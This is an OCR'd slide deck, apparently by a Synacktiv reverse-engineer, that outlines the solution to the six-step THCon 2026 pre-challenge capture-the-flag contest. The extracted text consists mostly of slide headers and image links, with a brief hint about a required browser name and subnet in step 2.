SYNACKTIV

THCon 2026 Pre-Challenge

Solution 0xf4b

05/05/2026

whoami

SYNACKTIV

- Fabien PERIGAUD - 0xf4b
- Reverse-Engineering team tech lead
- Solve challenges since 2006

The challenge


SYNACKTIV

- 6 steps
  - 1/2 : Web 101
  - 3 : Web/Pwn
  - 4/5 : Python textual
  - 6 : Steganography

Steps 1/2: Web 101


Step 1

SYNACKTIV




Step 1

SYNACKTIV




Step 1

SYNACKTIV




Step 1

SYNACKTIV




Step 2

SYNACKTIV




Step 2

SYNACKTIV



Step 2

SYNACKTIV



- Need “SSTBrowser”
- From specific subnet

Step 2

SYNACKTIV

